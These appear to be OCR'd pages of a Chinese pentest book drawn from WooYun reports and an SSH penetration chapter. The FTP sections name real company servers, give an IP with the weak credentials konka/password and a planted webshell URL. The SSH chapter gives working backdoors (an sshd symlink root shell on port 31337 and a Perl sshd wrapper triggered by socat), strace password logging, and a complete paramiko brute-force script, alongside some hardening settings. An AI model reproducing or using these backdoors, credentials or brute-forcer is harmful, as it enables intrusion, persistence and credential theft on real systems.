


图 1-1-17



Internet ▸ 202.108.199.49 ▸ ant ▸ 2015-04 ▸
搜索 2015-04
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织
收藏夹
库
暴风影视库
视频
图片
文档
音乐
计算机
系统 (C:)
本地磁盘 (D:)
本地磁盘 (E:)
网络
2015040108
文件夹
2015040120
文件夹
2015040208
文件夹
2015040220
文件夹
2015040308
文件夹
2015040320
文件夹
2015040408
文件夹
7 个对象
www.wooyun.org

图 1-1-18



Internet ▸ 202.108.199.49 ▸ ant ▸ 2015-04 ▸ 2015040108 ▸
搜索 2015040108
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织
收藏夹
库
暴风影视库
视频
图片
文档
音乐
计算机
系统 (C:)
本地磁盘 (D:)
本地磁盘 (E:)
网络
IDX0032.pdf
IDX0033.pdf
2 个对象
www.wooyun.org

图 1-1-19




图 1-1-20

3、长虹 FTP 弱口令可导致全网数据泄漏

FTP 弱口令，于是我就登录了 FTP，到了网站的根目录，有上传权限，于是就先加了 webshell，发现网站是 discuz 论坛，于是到 config_global.php 找到了数据库帐号密码。测试的时候，新增了几个帐号，被管理发现了。FTP 已修复，不过数据库连接在我这，可以直接添加 FTP 连接

webshell 地址：http://bbs.changhong.com/config/a.php，如图 1-1-21：




图 1-1-21

数据库，如图 1-1-22：

图 1-1-22

FTP 用户表，如图 1-1-23：




图 1-1-23

论坛用户表，如图 1-1-24：




图 1-1-24

4、KONKA 康佳某系统服务器 FTP 弱口令

如图 1-1-25：





图 1-1-25

服务器地址：61.144.246.157:21

FTP 弱口令： konka/password



上层目录				
bin	文件夹	2010-3-8 0:1440	drwxr-xr-x	0 0
boot	文件夹	2010-3-8 0:1440	drwxr-xr-x	0 0
dev	文件夹	2014-12-13 15:5	drwxr-xr-x	0 0
etc	文件夹	2015-3-9 20:2	drwxr-xr-x	0 0
home	文件夹	2010-3-24 20:2	drwxr-xr-x	0 0
inistcd	文件夹	2010-5-31 20:2	drwxr-xr-x	0 0
lhbackup	文件夹	2010-6-7 20:2	drwxr-xr-x	0 0
lib	文件夹	2010-3-8 20:2	drwxr-xr-x	0 0
lib64	文件夹	2010-3-8 20:2	drwxr-xr-x	0 0
lost+found	文件夹	2010-3-8 20:2	drwx------	0 0
media	文件夹	2014-12-13 15:5	drwxr-xr-x	0 0
misc	文件夹	2014-12-13 15:5	drwxr-xr-x	0 0
mnt	文件夹	2006-10-10 15:5	drwxr-xr-x	0 0
net	文件夹	2014-12-13 15:5	drwxr-xr-x	0 0
opt	文件夹	2010-3-10 15:5	drwxr-xr-x	0 0
proc	文件夹	2014-12-13 15:4	dr-xr-xr-x	0 0

图 1-1-26

（全文完）责任编辑：静默

第二章 22（SSH）端口渗透

第1节 漏洞利用及修复

作者：官方

来自：乌云、书安

网址：http://www.wooyun.org/、http://www.secbook.net

背景

SSH 这个服务基本会出现在我们的 Linux 服务器，网络设备，安全设备等设备上，而且很多时候这个服务的配置都是默认的；对于 SSH 服务我们可能使用爆破攻击方式较多。默认端口：22

SSH 漏洞利用

一般利用方式都是直接暴力破解用户名密码、弱口令 ,以及其他方式拿到 ssh 登录口令。很多时候黑阔也用 ssh 来留一些后面等。

入侵得到 SHELL 后，对方防火墙没限制，想快速开放一个可以访问的 SSH 端口，此时可以在肉鸡上执行如下代码：

```
# ln -sf /usr/sbin/sshd /tmp/su;/tmp/su -oPort=31337;
```

就会派生一个 31337 端口，然后连接 31337，用 root/bin/ftp/mail 当用户名，密码随意，就可登陆。




图 2-1-1

做一个 SSH wrapper 后门 ,效果比第一个好 ,没有开放额外的端口 ,只要对方开了 SSH 服务，就能远程连接

在肉机上执行如下代码：

```
[root@localhost ~]# cd /usr/sbin
[root@localhost sbin]# mv sshd ../bin
[root@localhost sbin]# echo '#!/usr/bin/perl' >sshd
[root@localhost sbin]# echo 'exec "/bin/sh" if (getpeername(STDIN) =~ /^..4A/);' >>sshd
[root@localhost sbin]# echo 'exec {"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,' >>sshd
[root@localhost sbin]# chmod u+x sshd
[root@localhost sbin]# /etc/init.d/sshd restart
```

在攻击机上执行如下代码：

```
socat STDIO TCP4:10.18.180.20:22,sourceport=13377
```

记录 SSH 客户端连接密码

搞定主机后，往往想记录肉鸡 SSH 连接到其他主机的密码，进一步扩大战果，使用 strace 命令就行了。效果图：

图 2-1-2

SSH 安全配置

1、使用强密码

- root 密码策略至少应该考虑以下几点：
- 密码强度，至少是字母+数字一共 9 位以上
- 不同的系统密码不能一样
- 根换密码策略(每 90 天更换一次）
- 密码分发管理，管理不同业务服务器的系统管理员掌握不同的密码

2、业务分离

生产环境中,不同的业务可以做水平分离,比如把不同的服务运行到不同的虚拟机 中,不需要远程访问的服务器可以绑定到 localhost(比如只需要访问本机业务的 mysql) 上。

3、服务安全配置

openssh 目前的默认配置文件相比以前虽然要安全的多，但还是有必要对生产系统 中的 ssh 服务器进行基线检查。

配置文件：/etc/ssh/ssh_config

known_hosts 保存相关服务器的签名，所以必须把主机名 hash：HashKnownHosts yes

SSH 协议 v1 不安全：Protocol 2

如果没用 X11 转发的情况：X11Forwarding no

关闭 rhosts：IgnoreRhosts yes

关闭允许空密码登录：PermitEmptyPasswords no

最多登录尝试次数：MaxAuthTries 5

禁止 root 登：PermitRootLogin no

关闭密码认证，启用公钥认证：

PubkeyAuthentication yes

PasswordAuthentication no

允许或者禁止用户/组登录:

AllowGroups, AllowUsers, DenyUsers, DenyGroups

当然还有其他配置，如 ACL，防火墙，审计框架，及时打补丁等。

SSH 漏洞利用

```
#!/usr/bin/env python
#-*-coding = UTF-8-*-
#author@:dengyongkai
#blog@:blog.sina.com.cn/kaiyongdeng
```

```
import sys
import os
import time
#from threading import Thread

try:
	from paramiko import SSHClient
	from paramiko import AutoAddPolicy
except ImportError:
	print G+'''
	You need paramiko module.
	http://www.lag.net/paramiko/
	Debian/Ubuntu: sudo apt-get install aptitude
		: sudo aptitude install python-paramiko\n'''+END
	sys.exit(1)

docs =  """
		[*] This was written for educational purpose and pentest only. Use it at your own risk.
		[*] Author will be not responsible for any damage!
		[*] Toolname		: ssh_bf.py
		[*] Author		: xfk
		[*] Version		: v.0.2
		[*] Example of use	: python ssh_bf.py [-T target] [-P port] [-U userslist] [-W wordlist] [-H
help]
	"""

if sys.platform == 'linux' or sys.platform == 'linux2':
		clearing = 'clear'
else:
		clearing = 'cls'
os.system(clearing)

R = "\033[31m";
G = "\033[32m";
Y = "\033[33m"
END = "\033[0m"

def logo():
		print G+"\n			|-----------------------------------------------------------|"
		print "			|
|"
		print "			|			blog.sina.com.cn/kaiyongdeng
|"
		print "			|			16/05/2012 ssh_bf.py v.0.2
```

```
|"
            print "                    |                    SSH Brute Forcing Tool
|"
            print "                    |
|"
            print "                    |-------------------------------------------------------|\n"
            print " \n                              [-] %s\n" % time.ctime()
            print docs+END


def help():
    print Y+"          [*]-H          --hostname/ip          <>the target hostname or ip address"
    print "       [*]-P          --port              <>the ssh service port(default is 22)"
    print "       [*]-U          --usernamelist          <>usernames list file"
    print "       [*]-P          --passwordlist          <>passwords list file"
    print "       [*]-H          --help              <>show help information"
    print "       [*]Usage:python %s [-T target] [-P port] [-U userslist] [-W wordlist] [-H help]"+END
    sys.exit(1)

def BruteForce(hostname,port,username,password):
        '''
        Create SSH connection to target
        '''
        ssh = SSHClient()
        ssh.set_missing_host_key_policy(AutoAddPolicy())
        try:
            ssh.connect(hostname, port, username, password, pkey=None, timeout = None,
allow_agent=False, look_for_keys=False)
            status = 'ok'
            ssh.close()
        except Exception, e:
            status = 'error'
            pass
    return status


def makelist(file):
    '''
    Make usernames and passwords lists
    '''
    items = []

    try:
        fd = open(file, 'r')
```

```
        except IOError:
                print R+'unable to read file \'%s\'' % file+END
                pass

        except Exception, e:
                print R+'unknown error'+END
                pass

        for line in fd.readlines():
                item = line.replace('\n', '').replace('\r', '')
                items.append(item)
        fd.close()
        return items

def main():
                logo()
#       print "hello wold"
                try:
                        for arg in sys.argv:
                                if arg.lower() == '-t' or arg.lower() == '--target':
                                        hostname = str(sys.argv[int(sys.argv[1:].index(arg))+2])
                        if arg.lower() == '-p' or arg.lower() == '--port':
                             port = sys.argv[int(sys.argv[1:].index(arg))+2]
                                elif arg.lower() == '-u' or arg.lower() == '--userlist':
                                        userlist = sys.argv[int(sys.argv[1:].index(arg))+2]
                                elif arg.lower() == '-w' or arg.lower() == '--wordlist':
                                        wordlist = sys.argv[int(sys.argv[1:].index(arg))+2]
                                elif arg.lower() == '-h' or arg.lower() == '--help':
                                        help()
                        elif len(sys.argv) <= 1:
                                        help()
                except:
                        print R+"[-]Cheak your parametars input\n"+END
                        help()
                print G+"\n[!] BruteForcing target ...\n"+END
#                 print "here is ok"
#                 print hostname,port,wordlist,userlist
                usernamelist = makelist(userlist)
                passwordlist = makelist(wordlist)

                print Y+"[*] SSH Brute Force Praparing."
                print "[*] %s user(s) loaded." % str(len(usernamelist))
                print "[*] %s password(s) loaded." % str(len(passwordlist))
                print "[*] Brute Force Is Starting......."+END
```

```
    try:
            for username in usernamelist:
                for password in passwordlist:
                print G+"\n[+]Attempt uaername:%s password:%s..." % (username,password)+END
                        current = BruteForce(hostname, port, username, password)
                            if current == 'error':
                        print R+"[-]O*O The username:%s and password:%s Is Disenbabled...\n" %
(username,password)+END
#                                       pass
                                    else:
                                            print G+"\n[+] ^-^ HaHa,We Got It!!!"
                                            print "[+] username: %s" % username
                                            print "[+] password: %s\n" % password+END
#                                           sys.exit(0)
    except:
        print R+"\n[-] There Is Something Wrong,Pleace Cheak It."
        print "[-] Exitting.....\n"+END
        raise
        print Y+"[+] Done.^-^\n"+END
        sys.exit(0)


if __name__ == "__main__":
main()
```

测试效果如图：

